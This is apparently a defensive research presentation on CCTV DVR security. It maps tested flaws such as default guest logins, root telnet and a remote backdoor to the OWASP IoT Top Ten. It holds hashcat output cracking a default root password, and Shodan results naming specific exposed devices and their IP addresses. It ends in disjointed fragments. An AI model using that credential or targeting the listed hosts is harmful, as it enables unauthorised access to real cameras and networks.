$ ./hashcat64.bin -a3 -m1500 absxfcgbXtb3o -1 ?l?d ?1?1?1?1?1?1  
absxfcgbXtb3o:xc3511  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: descrypt, DES (Unix), Traditional DES  
Hash.Target....: absxfcgbXtb3o  
Time.Started....: Sun Sep  3 03:25:07 2017 (2 mins, 29 secs)  
Time.Estimated...: Sun Sep  3 03:27:36 2017 (0 secs)  
Guess.Mask.....: ?1?1?1?1?1?1 [6]  
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined  
Guess.Queue.....: 1/1 (100.00%)  
Speed.Dev.#1.....: 815.9 kh/s (203.13ms)  
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts  
Progress.....: 121360384/2176782336 (5.58%)  
Rejected.....: 0/121360384 (0.00%)  
Restore.Point....: 93440/1679616 (5.56%)  
Candidates.#1....: sa8711 -> h86ani  
HtMon.Dev.#1.....: N/A
```





# Shodan

<https://www.shodan.io/search?query=uc-httdp+1.0.0>

## TOTAL RESULTS

328,409

## TOP COUNTRIES



Viet Nam	47,212
Korea, Republic of	37,174
Brazil	27,495
Russian Federation	23,099
Taiwan	19,229

## TOP SERVICES

HTTP	109,964
HTTP (81)	40,789
Qconn	33,478
HTTP (8080)	25,179
Kerberos	23,438

## TOP ORGANIZATIONS

Korea Telecom	26,695
VNPT	19,092
Viettel Group	15,190
HiNet	14,618
Turk Telekom	11,071

## TOP OPERATING SYSTEMS

Linux 3.x	507
Linux 2.6.x	196
Linux 2.4.x	6
Linux 2.4-2.6	1

## TOP PRODUCTS

uc-httdp	101,853
----------	---------

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

### NETSurveillance WEB

87.214.253.118  
Frontier Communications  
Added on 2020-05-25 18:37:05 GMT  
United States, Waterbury  
Technologies: NivCMS

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httdp 1.0.0  
Expires: 0

### NETSurveillance WEB

87.121.156.07  
87.121-156-07.telecablelenet.com  
Sa Telecable  
Added on 2020-05-26 16:39:16 GMT  
Bulgaria, Sofia

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httdp 1.0.0  
Expires: 0

### 94.183.165.193

94.183-165-193.shatel.ir  
Aria Shatel Company Ltd  
Added on 2020-05-26 16:39:07 GMT  
Iran

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httdp/1.0.0  
Content-Length: 36597  
Cache-Control: max-age=2592000  
Connection: Close

### NETSurveillance WEB

24.220.191.10  
24-220-191-10-dynamic.midco.net  
Midco  
Added on 2020-05-26 18:37:00 GMT  
United States, Grand Forks

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httdp 1.0.0  
Expires: 0

### WEB SURVEILLANCE

37.56.103.245  
SaudiNet  
Added on 2020-05-26 16:39:07 GMT  
Saudi Arabia, Jeddah  
Technologies: NivCMS

HTTP/1.0 200 OK  
Content-type: text/html  
Server: uc-httdp 1.0.0  
Expires: 0





# CCTV DVR Security Evolution Project



<https://github.com/Chrissy-Morgan/DVR>

## Materials & Methods

The below lists the devices and the vulnerabilities which have been tested.

The known exploits have been mapped to the [OWASP IOT top ten](#) as part of this research and provide a framework to test against.

OWASP IOT Top Ten	Vulnerability	Tools	Tutorial	Method
I7 Insecure Data Transfer and Storage	Insecure Transmission	Wireshark	<a href="#">Link</a>	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access URL	Browser	<a href="#">Link</a>	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access Login	Browser	<a href="#">Link</a>	Web App Manual Testing
I3 Insecure Ecosystem Interfaces	Insecure blank password Access	Browser	<a href="#">Link</a>	Web App Manual Testing
I5 Use of Insecure or Outdated Components	Directory Traversal	Burpsuite	<a href="#">(Link)</a>	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Root credentials	HashCat	<a href="#">Link</a>	Web App Manual Testing
I9 Insecure Default Settings	Root Telnet	Telnet	<a href="#">Link</a>	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	RTSP Camera access with credentials	RTSP	<a href="#">Link</a>	Network Testing
I2 Insecure Network Services	Remote Back Door	Custom Script	<a href="#">Link</a>	Network Testing
I10 Lack of Physical Hardening	Firware Extraction via SPI	CH341a & SPI Clip	<a href="#">Link</a>	Hardware Pentesting
I10 Lack of Physical Hardening	U-Boot access via UART	FTDI & Minicom	<a href="#">Link</a>	Hardware Pentesting

## Results & Observations

### I1 Weak, Guessable, or Hardcoded Passwords

Use of easily brute forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

#### Vulnerabilities:

- **Insecure Guest Access URL**

Access to the guest account could be achieved by entering 192.168.1.10\DVR.htm

This would give an overview of the system (without camera view) but leaked sufficient information which could be used to gain a foothold. Information such as the firmware version via the web app console. This made it possible to search for firmware online.

- **Insecure Guest Access Login**

Access to the Guest account could be gained with default credentials. This could be achieved by entering the username Default and blank password. This would once again give an overview of the system but without camera viewing.


#### Results:

Device	Year	Firmware Version / Board	Insecure Guest Access URL	Insecure Guest Access Login
SecuLink	02/2017	Unknown / Board - MBD6804T-EL	Yes	Yes
Kare	—	—	—	—
Floureon	—	—	—	—
AVSonic	—	—	—	—

#### Observations:



# How can we help?



# I Am The Cavalry



# Discussion subject

What are your thoughts  
About hackers?

Good or Bad?

